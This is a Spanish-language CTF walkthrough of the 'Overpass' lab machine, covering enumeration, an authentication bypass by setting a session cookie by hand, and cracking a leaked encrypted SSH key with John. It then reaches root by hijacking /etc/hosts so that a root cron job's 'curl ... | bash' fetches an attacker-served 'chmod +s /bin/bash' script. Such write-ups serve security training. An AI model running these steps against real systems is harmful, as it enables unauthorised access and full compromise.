Overpass

1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# ping -c 1 10.10.144.17
PING 10.10.144.17 (10.10.144.17) 56(84) bytes of data.
64 bytes from 10.10.144.17: icmp_seq=1 ttl=63 time=48.4 ms

── 10.10.144.17 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.373/48.373/48.373/0.000 ms
```

Con Nmap analizamos los puertos abiertos y al servicio y versión que corresponden.

```
# Nmap 7.93 scan initiated Tue Nov 15 19:32:25 2022 as: nmap -sCV -p 22,80 -oN targeted 10.10.144.17
Nmap scan report for 10.10.144.17
Host is up (0.040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37968598d1009c1463d9b03475b1f957 (RSA)
|   256 5375fac065daddb1e8dd40b8f6823924 (ECDSA)
|_  256 1c4ada1f36546da6c61700272e67759c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 15 19:32:39 2022 -- 1 IP address (1 host up) scanned in 14.13 seconds
```

Miramos las tecnologias que usa la web.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# whatweb http://10.10.65.65
http://10.10.65.65 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.65.65], Script, Title[Overpass], X-UA-Compatible[IE=edge]
```

Realizamos una enumeración de la web con gobuster y encontramos un directorio “admin” que nos llama la atención.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10.65.65 -t 200
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.65.65
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/11/19 13:59:24 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 0] [--> img/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
```


2. Análisis de Vulnerabilidades

Ingresamos con nuestro navegador en la web. Intentamos realizar un ataque de SQL Injection pero no funciona.

Analizamos el código fuente del panel de login y, en login.js, vemos que una vez logado se “setea” una cookie.

```
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

Vamos a probar a establecerla de forma manual y refrescar la web.



Conseguimos acceso a la web, obteniendo la id_rsa.

Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.


If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

3. Explotación e intrusión

Copiamos la id_rsa en nuestra máquina y con ss22john generamos un hash para poder crakearlo con John más tarde.





Ejecutamos John, con el diccionario de rockyou.txt y obtenemos la clave con la que está cifrada la clave id_rsa.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=SSH id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1g 0:00:00:00 DONE (2022-11-19 10:39) 25.00g/s 334400p/s 334400c/s 334400C/s lisa..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Quitamos la clave de la id_rsa.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# ssh-keygen -p -f id_rsa
Enter old passphrase:
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
```

Ganamos acceso a la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# ssh James@10.10.217.68 -i id_rsa
James@10.10.217.68's password:


┌──(root㉿kali)-[/home/kali/HTB/overpass]
└─# ssh james@10.10.217.68 -i id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 19 08:46:34 UTC 2022

  System load:  0.07              Processes:           88
  Usage of /:   22.3% of 18.57GB  Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.217.68
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

4. Escalada de privilegios

Revisamos a los grupos a los que pertenecemos.

```
james@overpass-prod:~$ id
uid=1001(james) gid=1001(james) groups=1001(james)
```

Vemos si tenemos privilegios de SUDO, per nos solicita la contraseña.

```
james@overpass-prod:~$ sudo -l
[sudo] password for james:
Sorry, try again.
```

Revisamos ficheros con permisos de SUID. Vemos pkexec, pero no vamos a intentar explotarlo.

```
james@overpass-prod:~$ find / -perm -4000 2>/dev/null
/bin/bash
/bin/fusermount
/bin/umount
/bin/su
/bin/mount
/bin/ping
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Descargamos pspy y lo pasamos a la máquina víctima. Lo ejecutamos y vemos un proceso que se ejecuta como root, haciendo una consulta a la propia web, llamando al fichero buildscript.sh.

```
2022/11/19 09:20:14 CMD: UID=1001 PID=10745  | /usr/bin/gpg-agent --supervised
2022/11/19 09:20:14 CMD: UID=0    PID=100    |
2022/11/19 09:20:14 CMD: UID=0    PID=10     |
2022/11/19 09:20:14 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2022/11/19 09:21:01 CMD: UID=0    PID=19062  | bash
2022/11/19 09:21:01 CMD: UID=0    PID=19061  | curl overpass.thm/downloads/src/buildscript.sh
2022/11/19 09:21:01 CMD: UID=0    PID=19060  | /bin/sh -c curl overpass.thm/downloads/src/buildscript.sh | bash
2022/11/19 09:21:01 CMD: UID=0    PID=19059  | /usr/sbin/CRON -f
2022/11/19 09:21:01 CMD: UID=0    PID=19064  | bash
2022/11/19 09:21:01 CMD: UID=0    PID=19069  | /usr/local/go/pkg/tool/linux_amd64/compile -V=full
2022/11/19 09:21:01 CMD: UID=0    PID=19073  |
2022/11/19 09:21:01 CMD: UID=0    PID=19077  | /usr/local/go/bin/go build -o /root/builds/overpassLinux /root/src/overpass.go
2022/11/19 09:21:01 CMD: UID=0    PID=19081  | date -R
2022/11/19 09:22:01 CMD: UID=0    PID=19085  | bash
2022/11/19 09:22:01 CMD: UID=0    PID=19084  | curl overpass.thm/downloads/src/buildscript.sh
2022/11/19 09:22:01 CMD: UID=0    PID=19083  | /bin/sh -c curl overpass.thm/downloads/src/buildscript.sh | bash
2022/11/19 09:22:01 CMD: UID=0    PID=19082  | /usr/sbin/CRON -f
2022/11/19 09:22:01 CMD: UID=0    PID=19087  | /usr/local/go/bin/go build -o /root/builds/overpassLinux /root/src/overpass.go
2022/11/19 09:22:01 CMD: UID=0    PID=19092  |
2022/11/19 09:22:01 CMD: UID=0    PID=19099  | /usr/local/go/bin/go build -o /root/builds/overpassLinux /root/src/overpass.go
2022/11/19 09:22:01 CMD: UID=0    PID=19103  | date -R
```


Vemos que tenemos privilegios de escritura sobre el fichero /etc/hosts. Podemos aprovecharnos, para cargar un código malicioso.

```
bash-4.4# ls -la /etc/hosts
-rw-rw-rw- 1 root root 276 Nov 19 11:18 /etc/hosts
```

Creamos la estructura de directorios downloads/src/ y el fichero buildscript.sh. Vamos a añadir permisos SUID sobre la bash de la máquina víctima.

```
  GNU nano 6.4
chmod +s /bin/bash
```

Nos ponemos en escucha por el puerto 80 con python.



Vemos como se cambian los privilegios sobre la bash, pudiendo escalar privilegios como root.